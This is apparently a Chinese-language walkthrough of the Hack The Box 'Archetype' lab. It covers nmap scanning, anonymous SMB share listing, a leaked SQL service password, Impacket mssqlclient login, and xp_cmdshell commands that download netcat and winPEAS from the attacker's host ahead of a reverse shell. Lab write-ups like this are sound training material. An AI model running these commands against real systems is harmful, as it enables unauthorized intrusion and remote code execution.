HTB WP -Archetype task1: 1 2 Which TCP port is hosting a database server? 哪一个 TCP 端口正在托管数据库服务器?


nmap 扫一下:
SQL server 明显的数据库服务,答案是:
task2: 1 2 What is the name of the non-Administrative share available over SMB? 通过 SMB 可以访问的非默认共享叫什么名字?

(靶机似了换了个靶机)我们知道SMB服务开在445端口(tier 0 dancing 提到过),使用smbclient连接(-N 匿名登录):
1 2 3 smbclient -L //10.129.147.3/ -N -L 列出共享机器列表 -N 匿名登录,不需要密码
1 ADMIN$,C$,IPC$都是比较常见的默认共享,而backups是非默认共享的

1 smbclient //10.129.147.3/backups -N
答案是:
task3: 1 2 What is the password identified in the file on the SMB share? SMB 共享上的文件中识别出的密码是什么?

连上去慢慢看:

1 2 3 4 5 6 7 8 <DTSConfiguration> <DTSConfigurationHeading> <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/> </DTSConfigurationHeading> <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[ConnectionString]" ValueType="String"> <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue> </Configuration> </DTSConfiguration>
看到Password=M3g4c0rp123。答案是:
task4: 1 2 What script from Impacket collection can be used in order to establish an authenticated connection to a Microsoft SQL Server? Impacket 工具包中的哪个脚本可用于建立与 Microsoft SQL Server 的经过身份验证的连接?
回答:
task5: 1 2 What extended stored procedure of Microsoft SQL Server can be used in order to spawn a Windows command shell? Microsoft SQL Server 的哪个扩展存储过程可用于生成 Windows 命令shell?
回答:(这里就提示了我们后面要连上数据库服务并使用这个命令)
task6: 1 2 What script can be used in order to search possible paths to escalate privileges on Windows hosts? 哪个脚本可用于在 Windows 主机上搜索可能的权限提升路径?
回答:(后面探索powershell历史路径)
task7: 1 2 What file contains the administrator's password? 哪个文件包含管理员的密码?
没思路了,我需要更详细的东西:

1 nmap -sV -sC 10.129.147.3
1 Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc

sql提示我们用这个密码去连接数据库。使用到impacket里的mssql client:
1 2 sudo su git clone https://github.com/fortra/impacket.git
下载好后,建议单开个虚拟环境安装依赖:
1 2 3 python3 -m venv venv source venv/bin/activate pip install .
mssqlclient.py就是我们要用的。
1 python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.95.187

至于格式怎么知道的,通过help命令可以查:
1 python3 mssqlclient.py -h
1 2 3 ARCHETYPE: Windows 域名称(如果是在域环境中;如果连接本地用户,通常会替换为目标机器名或直接省略域)。 sql_svc: 用于登录数据库的用户名。 [运行环境] [脚本名称] [域/用户名[:密码]@目标IP]

使用了加密,说明可能是windows的某种验证:
加个参数即可:
1 python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.95.187 -windows-auth

我们在SQL服务器内部,无法执行完整命令,所以可以搞一个反向shell(依旧一个终端监听):

再开一个终端(将nc64.exe上传到服务器在服务器端监听):
1 sudo python3 -m http.server 80


在连接SQL服务的那个终端尝试运行powershell命令(cmdshell可以调用powershell),比如pwd查看当前路径。
然后把我的那个nc64.exe上传到服务器上(10.10.16.85是本地vpn ip):
https://github.com/int0x33/nc.exe/blob/master/nc64.exe
1 xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads;wget http://10.10.16.85/nc64.exe -outfile nc64.exe"

顺便把扫描工具上传一下:
https://github.com/peass-ng/PEASS-ng/releases/tag/20260803-00785084
1 xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads;wget http://10.10.16.85/winPEASx64.exe -outfile winPEASx64.exe"

这个exe是用来找powershell历史记录的。
